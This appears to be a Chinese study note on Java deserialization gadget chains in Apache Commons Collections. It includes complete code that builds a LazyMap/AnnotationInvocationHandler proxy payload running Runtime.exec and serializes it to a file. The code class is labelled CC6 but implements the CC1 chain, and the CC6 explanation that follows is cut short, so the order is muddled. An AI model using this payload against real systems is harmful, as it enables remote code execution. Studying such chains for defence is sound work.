
AnnotationInvocationHandler 中的 invoke 中的 memberValues 调用了 get 并且可控,在动态代理中只要在外面调用了任何方法就会调用 invoke,这样就可以让他走到 memberValues.get

在 if 判断中调用 equals 就会直接 return,并且如果参数不是 0 就会异常所以还要调用一个无参的方法才能走到 memberValues
最后代码为
package cc; | |
import org.apache.commons.collections.Transformer; | |
import org.apache.commons.collections.functors.ChainedTransformer; | |
import org.apache.commons.collections.functors.ConstantTransformer; | |
import org.apache.commons.collections.functors.InvokerTransformer; | |
import org.apache.commons.collections.map.LazyMap; | |
import org.apache.commons.collections.map.TransformedMap; | |
import java.lang.reflect.Constructor; | |
import java.lang.reflect.InvocationHandler; | |
import java.lang.reflect.Proxy; | |
import java.util.HashMap; | |
import java.util.Map; | |
public class CC6 { | |
public static void main(String[] args) throws Exception { | |
Transformer[] transformers = new Transformer[]{ | |
new ConstantTransformer(Runtime.class), | |
new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", null}), | |
new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, null}), | |
new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"}) | |
}; | |
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers); | |
HashMap<Object, Object> map=new HashMap<>(); | |
Map<Object, Object> LzMap = LazyMap.decorate(map,chainedTransformer); | |
Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler"); | |
Constructor aitc = c.getDeclaredConstructor(Class.class, Map.class); | |
aitc.setAccessible(true); | |
InvocationHandler a = (InvocationHandler) aitc.newInstance(Override.class,LzMap); | |
Map proxy1 = (Map) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), new Class[]{Map.class}, a); | |
Object proxy2 = aitc.newInstance(Override.class,proxy1); | |
Xu.x(proxy2); | |
Fan.fan("test.bin"); | |
} | |
} |
# CC6 链
在 jdk8u71 版本后 cc1 就不可用了
CC6 没有 jdk 版本限制
CC6 = CC1 + URLDNS

根据 cc1 的半条链继续找谁调用了 LazyMap 的 get,在 ysoSerial 的 cc6 中写的是 getValue() 方法调用了 LazyMap 的 get() 方法